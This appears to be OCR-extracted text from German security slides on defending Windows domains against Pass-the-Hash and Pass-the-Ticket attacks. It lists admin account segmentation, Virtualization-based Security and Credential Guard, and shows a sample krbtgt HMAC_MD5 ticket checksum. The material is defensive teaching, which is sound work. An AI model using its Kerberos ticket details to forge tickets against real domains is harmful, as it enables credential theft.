
```
CHECKSUM_KDC – HMAC_MD5 - krbtgt
310b643c5316c8c3c70a10cfb17e2e3
```




Gegenstrategien PtH, PtT: Admin Account Segmentierung



Virtualization-based Security, Virtual Trust Levels





Secure Kernel Mode, Secure User Mode





Credential Guard


- Local Security Authority Subsystem
- Credential Guard Trustled im IUM








